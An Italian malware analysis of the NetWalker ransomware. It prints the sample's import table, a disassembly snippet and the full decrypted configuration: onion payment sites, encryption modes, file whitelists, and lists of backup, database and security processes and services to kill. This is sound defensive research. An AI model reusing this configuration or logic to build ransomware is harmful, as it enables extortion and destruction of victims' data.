
```
005A6A5C  75943F1C  kernel32.CreateFileW
005A6A60  75941282  kernel32.WriteFile
005A6A64  75943E93  kernel32.ReadFile
005A6A68  7594193A  kernel32.GetFileSize
005A6A6C  759459AA  kernel32.GetFileSizeEx
005A6A70  7595C7DF  kernel32.SetFilePointerEx
005A6A74  7595CE06  kernel32.SetEndOfFile
005A6A78  759C48AF  kernel32.GetLogicalDriveStringsW
005A6A7C  75944153  kernel32.GetDriveTypeW
005A6A80  759413E0  kernel32.CloseHandle
005A6A84  7594110C  kernel32.GetTickCount
005A6A88  7595D4AC  kernel32.GetTempPathW
005A6A8C  7596D1A6  kernel32.GetTempFileNameW
005A6A90  759682D5  kernel32.CopyFileW
005A6A94  75959AC8  kernel32.MoveFileW
005A6A98  7594897B  kernel32.DeleteFileW
005A6A9C  7594103D  kernel32.CreateProcessW
005A6AA0  759479D8  kernel32.ExitProcess
005A6AA4  75944221  kernel32.CreateDirectoryW
005A6AA8  759C4A0F  kernel32.RemoveDirectoryW
005A6AAC  759443AA  kernel32.GetWindowsDirectoryW
005A6AB0  7594502B  kernel32.GetSystemDirectoryW
005A6AB4  7596BB86  kernel32.GetComputerNameExW
005A6AB8  7594442F  kernel32.GetVersion
005A6ABC  75944918  kernel32.GetModuleFileNameW
005A6AC0  7595E98B  kernel32.FindResourceA
005A6AC4  75945914  kernel32.LoadResource
005A6AC8  75945921  kernel32.LockResource
005A6ACC  75945A91  kernel32.SizeofResource
005A6AD0  759443FD  kernel32.FindFirstFileW
005A6AD4  759454B6  kernel32.FindNextFileW
005A6AD8  7594440A  kernel32.FindClose
005A6ADC  759441E8  kernel32.WaitForMultipleObjects
005A6AE0  75943495  kernel32.CreateThread
005A6AE4  7594192A  kernel32.IsWow64Process
005A6AE8  7595D620  kernel32.Wow64DisableWow64FsRedirection
005A6AEC  7595D638  kernel32.Wow64RevertWow64FsRedirection
005A6AF0  759410FF  kernel32.Sleep
005A6AF4  75941AE4  kernel32.GetFileAttributesW
005A6AF8  7595D4C7  kernel32.SetFileAttributesW
005A6AFC  759B87B9  kernel32.WaitForDebugEvent
005A6B00  759B889F  kernel32.ContinueDebugEvent
005A6B04  759B88E3  kernel32.DebugActiveProcessStop
005A6B08  759411C0  kernel32.GetLastError
005A6B0C  759411F8  kernel32.GetCurrentProcessId
005A6B10  75941ACC  kernel32.SetErrorMode
005A6B14  75942CFC  kernel32.LocalFree
005A6B18  77732C8A  ntdll.RtlInitializeCriticalSection
005A6B1C  777222C0  ntdll.RtlEnterCriticalSection
005A6B20  77722280  ntdll.RtlLeaveCriticalSection
005A6B24  75941136  kernel32.WaitForSingleObject
005A6B28  75944663  kernel32.FlushFileBuffers
005A6B2C  75941420  kernel32.GetCurrentThreadId
005A6B30  7596CEDC  kernel32.QueryDosDeviceW
005A6B34  759515BF  kernel32.QueryFullProcessImageNameW
```

```
005A6B38  75943470  kernel32.GetModuleHandleW
005A6B3C  7594180A  kernel32.CreateEventW
005A6B40  759415A6  kernel32.OpenEventW
005A6B44  75941691  kernel32.SetEvent
005A6B48  75944214  kernel32.CreateMutexW
005A6B4C  75945119  kernel32.OpenMutexW
005A6B50  7594111E  kernel32.ReleaseMutex
005A6B54  7596B297  kernel32.OutputDebugStringA
005A6B58  77071A03  advapi32.GetCurrentHwProfileW
005A6B5C  7707CA04  advapi32.OpenSCManagerW
005A6B60  770D2401  advapi32.EnumServicesStatusW
005A6B64  7707C9EC  advapi32.OpenServiceW
005A6B68  77071E3A  advapi32.EnumDependentServicesW
005A6B6C  770970DC  advapi32.ControlService
005A6B70  7708361C  advapi32.CloseServiceHandle
005A6B74  7707792C  advapi32.QueryServiceStatusEx
005A6B78  7708460D  advapi32.RegOpenKeyExW
005A6B7C  7708407E  advapi32.RegCreateKeyExW
005A6B80  77081456  advapi32.RegSetValueExW
005A6B84  7708462D  advapi32.RegQueryValueExW
005A6B88  7707A965  advapi32.RegDeleteKeyExW
005A6B8C  770811F2  advapi32.RegDeleteKeyW
005A6B90  7707CED1  advapi32.RegDeleteValueW
005A6B94  770976D7  advapi32.RegFlushKey
005A6B98  7708461D  advapi32.RegCloseKey
005A6B9C  77084133  advapi32.LookupPrivilegeValueW
005A6BA0  7708410E  advapi32.AdjustTokenPrivileges
005A6BA4  7707C9C4  advapi32.DuplicateTokenEx
005A6BA8  7707C532  advapi32.CreateProcessAsUserW
005A6BAC  770814E2  advapi32.RevertToSelf
005A6BB0  7707C51A  advapi32.ImpersonateLoggedOnUser
005A6BB4  7708429C  advapi32.GetTokenInformation
005A6BB8  770842C4  advapi32.ConvertSidToStringSidW
005A6BBC  7707CAA6  advapi32.IsWellKnownSid
005A6BC0  68BC2F06  mpr.WNetOpenEnumW
005A6BC4  68BC3058  mpr.WNetEnumResourceW
005A6BC8  68BC4769  mpr.WNetUseConnectionW
005A6BCC  68BC4744  mpr.WNetAddConnection2W
005A6BD0  68BCD34E  mpr.WNetGetUniversalNameW
005A6BD4  68BC2DD6  mpr.WNetCloseEnum
005A6BD8  75F25650  shell32.SHGetFolderPathW
005A6BDC  75EB3C39  shell32.ShellExecuteW
005A6BE0  69C63F33  srvcli.NetShareEnum
005A6BE4  688713D2  netutils.NetApiBufferFree
005A6BE8  75D109AD  ole32.CoInitializeEx
005A6BEC  75D186D3  ole32.CoUninitialize
005A6BF0  75D19D0B  ole32.CoCreateInstance
005A6BF4  75CF7259  ole32.CoInitializeSecurity
005A6BF8  771A4642  oleaut32.SysAllocString
005A6BFC  771A3E59  oleaut32.SysFreeString
005A6C00  751813F0  psapi.GetModuleFileNameExW
```

La configurazione di NetWalker è in **formato JSON** e si trova cifrata nell'unica sua risorsa. Questa risorsa è così strutturata:




Ricostruire la struttura della risorsa non è stato complicato, sotto i frammenti di codice rilevanti.



```
push    ebx
call    getBufferAPI
push    539h
push    7A69h
push    edi
mov     ecx, [eax+140h] ; FindResourceA
call    ecx
mov     ebx, eax
test    ebx, ebx
jz      loc_1000352F
```

Il caricamento della risorsa, le usuali chiamate a *LoadResource*, *LockResource* e *SizeOfResouce* sono inoltre presenti.



Le decifratura della configurazione. E' stato possibile identificare RC4 grazie ai blocchi evidenziati a destra. Quale altro cifrario usa tabelle da 256 byte?

La configurazione decifrata è un JSON che contiene, tra le altre, una chiave che si rileverà essere una chiave pubblica X25519.

```
{
   "mpk":"MfPiGc7EOHCyHMHGB05GafqzEAvw8xhjuAB7MlNf53I=",
   "mode":0,
   "spsz":15360,
   "thr":1500,
   "idsz":6,
   "encname":false,
   "onion1":"pb36hu4spl6cyjdfhing7h3pw6dhpk32ifemawkujj4gp33ejzdq3did.onion",
   "onion2":"rnfdsgm6wb6j6su5txkekw4u4y47kp2eatvu7d6xhyn5cs4lt4pdrqqd.onion",
   "lfile":"{id}-Readme.txt",

"lend":"SGkhDQpZb3VyIGZpbGVzIGFyZSBlbmNyeXB0ZWQuDQpBbGwgZW5jcnlwdGVkIGZpbGVzIGZvciB0aG

   "white":{
      "path":[
         "*system volume information",
         "*windows.old",
         "*:\\users\\*\\*temp",
         "*msocache",
         "*:\\winnt",
         "*$windows.~ws",
         "*perflogs",
         "*boot",
         "*:\\windows",
         "*:\\program file*\\vmware",
         "\\\\*\\users\\*\\*temp",
         "\\\\*\\winnt",
         "\\\\*\\windows",
         "*\\program file*\\vmware",
         "*appdata*microsoft",
         "*appdata*packages",
         "*microsoft\\provisioning",
         "*dvd maker",
         "*Internet Explorer",
         "*Mozilla",
         "*Mozilla*",
         "*Old Firefox data",
         "*\\program file*\\windows media*",
         "*\\program file*\\windows portable*",
         "*windows defender",
         "*\\program file*\\windows nt",
         "*\\program file*\\windows photo*",
         "*\\program file*\\windows side*",
         "*\\program file*\\windowspowershell",
         "*\\program file*\\cuass*",
         "*\\program file*\\microsoft games",
         "*\\program file*\\common files\\system",
         "*\\program file*\\common files\\*shared",
         "*\\program file*\\common files\\reference ass*",
         "*\\windows\\cache*",
         "*temporary internet*",
         "*media player",
         "*:\\users\\*\\appdata\\*\\microsoft",
         "\\\\*\\users\\*\\appdata\\*\\microsoft",
         "*\\Program File*\\Cisco"
```

```
],
"file":[
   "ntuser.dat*",
   "iconcache.db",
   "gdipfont*.dat",
   "ntuser.ini",
   "usrclass.dat",
   "usrclass.dat*",
   "boot.ini",
   "bootmgr",
   "bootnxt",
   "desktop.ini",
   "ntuser.dat",
   "autorun.inf",
   "ntldr",
   "thumbs.db",
   "bootsect.bak",
   "bootfont.bin"
],
"ext":[
   "msp",
   "exe",
   "sys",
   "msc",
   "mod",
   "clb",
   "mui",
   "regtrans-ms",
   "theme",
   "hta",
   "shs",
   "nomedia",
   "diagpkg",
   "cab",
   "ics",
   "msstyles",
   "cur",
   "drv",
   "icns",
   "diagcfg",
   "dll",
   "ocx",
   "lnk",
   "ico",
   "idx",
   "ps1",
   "mpa",
   "cpl",
   "icl",
   "msu",
   "msi",
   "nls",
   "scr",
   "adv",
   "386",
```

```
      "com",
      "hlp",
      "rom",
      "lock",
      "386",
      "wpx",
      "ani",
      "prf",
      "rtp",
      "ldf",
      "key",
      "diagcab",
      "cmd",
      "spl",
      "deskthemepack",
      "bat",
      "themepack"
   ],
   "extfree":null
},
"kill":{
   "use":true,
   "prc":[
      "nslsvice.exe",
      "pg*",
      "nservice.exe",
      "cbvscserv*",
      "ntrtscan.exe",
      "cbservi*",
      "hMailServer*",
      "IBM*",
      "bes10*",
      "black*",
      "apach*",
      "bd2*",
      "db*",
      "ba*",
      "be*",
      "QB*",
      "oracle*",
      "wbengine*",
      "vee*",
      "postg*",
      "sage*",
      "sap*",
      "b1*",
      "fdlaunch*",
      "msmdsrv*",
      "report*",
      "msdtssr*",
      "coldfus*",
      "cfdot*",
      "swag*",
      "swstrtr*",
      "jetty.exe",
```

```
    "wrsa.exe",
    "team*",
    "agent*",
    "store.exe",
    "sql*",
    "sqbcoreservice.exe",
    "thunderbird.exe",
    "ocssd.exe",
    "encsvc.exe",
    "excel.exe",
    "synctime.exe",
    "mspub.exe",
    "ocautoupds.exe",
    "thebat.exe",
    "dbeng50.exe",
    "*sql*",
    "mydesktopservice.exe",
    "onenote.exe",
    "outlook.exe",
    "powerpnt.exe",
    "msaccess.exe",
    "tbirdconfig.exe",
    "wordpad.exe",
    "ocomm.exe",
    "dbsnmp.exe",
    "thebat64.exe",
    "winword.exe",
    "oracle.exe",
    "xfssvccon.exe",
    "firefoxconfig.exe",
    "visio.exe",
    "mydesktopqos.exe",
    "infopath.exe",
    "agntsvc.exe"
],
"svc":[
    "Lotus*",
    "veeam*",
    "cbvscserv*",
    "hMailServer",
    "backup*",
    "*backup*",
    "apach*",
    "firebird*",
    "ibmiasrw",
    "IBM Domino*",
    "Simply Accounting Database Connection Manager",
    "IASJet",
    "QB*",
    "*sql*",
    "sql*",
    "QuickBooksDB*",
    "IISADMIN",
    "omsad",
    "dc*32",
```

```
      "server Administrator",
      "wbengine",
      "mr2kserv",
      "MSExchange*",
      "ShadowProtectSvc",
      "SP*4",
      "teamviewer",
      "MMS",
      "AcronisAgent",
      "ARSM",
      "AcrSch2Svc",
      "vsnapvss",
      "SPXService",
      "StorageCraft ImageManager",
      "wrsvc",
      "stc_endpt_svc",
      "acrsch2svc*"
   ],
   "svcwait":0,
   "task":[
      "reboot",
      "restart",
      "shutdown",
      "logoff",
      "back"
   ]
},
"net":{
   "use":true,
   "ignore":{
      "use":true,
      "disk":true,
      "share":[
         "ipc$",
         "admin$"
      ]
   }
},
"unlocker":{
   "use":true,
   "ignore":{
      "use":true,
      "pspath":[
         "*:\\windows*",
         "*:\\winnt*",
         "*:\\program file*\\vmwar*",
         "*\\Program File*\\Fortinet",
         "*\\Program File*\\Cisco"
      ],
      "prc":[
         "psexec.exe",
         "system",
         "forti*.exe",
         "fmon.exe",
         "fcaptmon.exe",
```

```
            "FCHelper64.exe"
         ]
      }
   }
}
```

Riportiamo brevemente il significato di ogni campo. Per la comprensione di questi è necessario procedere con la completa analisi del ransomware: noi li riportiamo qui per riferimento senza indicare il codice dove sono usati.

mpk. Chiave pubblica X25519 con la quale è ottenuto un segreto condiviso (vedi sotto, per il funzionamento di X25519) usato per cifrare la chiave segreta ed ottenere la chiave di cifratura (univoca) di ogni file.

mode. Modalità di cifratura. Sono disponibili tre modi:

1. *Modo 0*. Se il file ha dimensione minore di **spsz**, passa al modo 2, se ha dimensione inferiore a **5 * spsz** passa al modo 1, altrimenti rimani in modo 0.
   In questo modo, tre blocchi del file sono cifrati, tutti di dimensione **spsz** e posizionati rispettivamente: all'inizio, a metà e alla fine.
2. *Modo 1*. Un blocco di dimensione **spsz** è cifrato ad inizio file.
3. *Modo 2*. Tutto il file è cifrato.

spsz. Dimensione da cifrare. Non più di una quantità di dati pari a tre volte questa dimensione è cifrata, per ogni file.

thr. Numero di thread worker da creare. NetWalker usa una sistema di task per cifrare i file. Dei thread enumerano i file e altri thread li cifrano. Questo è il numero massimo di thread in totale (esclusi i thread fissi che fanno altro).

idsz. Lunghezza dell'identificativo di ogni vittima. L'identificativo è usato per calcolare l'estensione dei file cifrati e per la decifratura dei file in automatico nell'infrastruttura dei criminali.
L'identificativo è, la prima parte del CRC32, convertito in hex, della chiave pubblica X25519 associata alla chiave segreta del punto **mpk**. Questo campo indica quanti caratteri della stringa esadecimale prendere.

encname. Se settato a *vero*, i nomi dei file sono a loro volta cifrati. NetWalker appende ad ogni file un payload, cifrato (vedi sotto), che contiene, tra l'altro, il nome originale del file.

onion1, **onion2**. I due siti, hidden service, per il pagamento del riscatto.

lfile. Template per il nome del file del riscatto. Le entità tra parentesi graffe sono sostituite con appositi valori. In questo caso *{id}* è l'id indicato nel punto **idsz**.

lend. Template, in base64, per il contenuto del file di riscatto. Un estratto è contenuto ad inizio news. Questo file contiene l'entità *{code}* che verrà sostituita con un JSON necessario per il download del decryptor (una volta pagato).

white. Un oggetto che indica quale cartelle (**path**), file (**file** ed **extfree**) o estensioni (**ext**) non cifrare. L'obiettivo è evitare la compromissione della macchina vittima, in modo da permettergli il pagamento.


kill. Se abilitato (**use**), indica quali processi (**prc**), servizi (**svc**) e task di Windows (**task**) terminare. Questi controlli sono fatti in thread appositi, fatti partire dopo un'attesa di **svcwait** secondi.

net. Se abilitato (**use**) indica di enumerare le risorse di rete eventualmente (**ignore.use**) ignorando determinate condivisioni (**ignore.share**) o i dischi di rete (**ingore.disk**).

unlocker. Se abilitato (**use**) indica di tentare di sbloccare un file in uso enumerando tutti gli handle ed i relativi processi, eventualmente (**ignore.use**) tranne quelli il cui file (**ignore.pspath**) o nome (**ignore.prc**), e chiudendo i primi.

La configurazione JSON non è di immediato utilizzo per un programma scritto in C o affini. Questa viene convertita in un formato nativo e salvata in un buffer, rinominato *configBuffer*. NetWalker utilizza spesso buffer allocati dinamicamente per contenere le sue strutture. Avere la "mappa geografica" di questi buffer è di **fondamentale importanza** per l'analisi del ransomware.

È importante in questo caso l'intuito e l'esperienza dell'analista per individuare le funzioni chiave del parsing. Ad esempio la funzione seguente è facilmente identificata come quella responsabile di fare il parsing della stringa JSON e ritornare una struttura dati apposita.



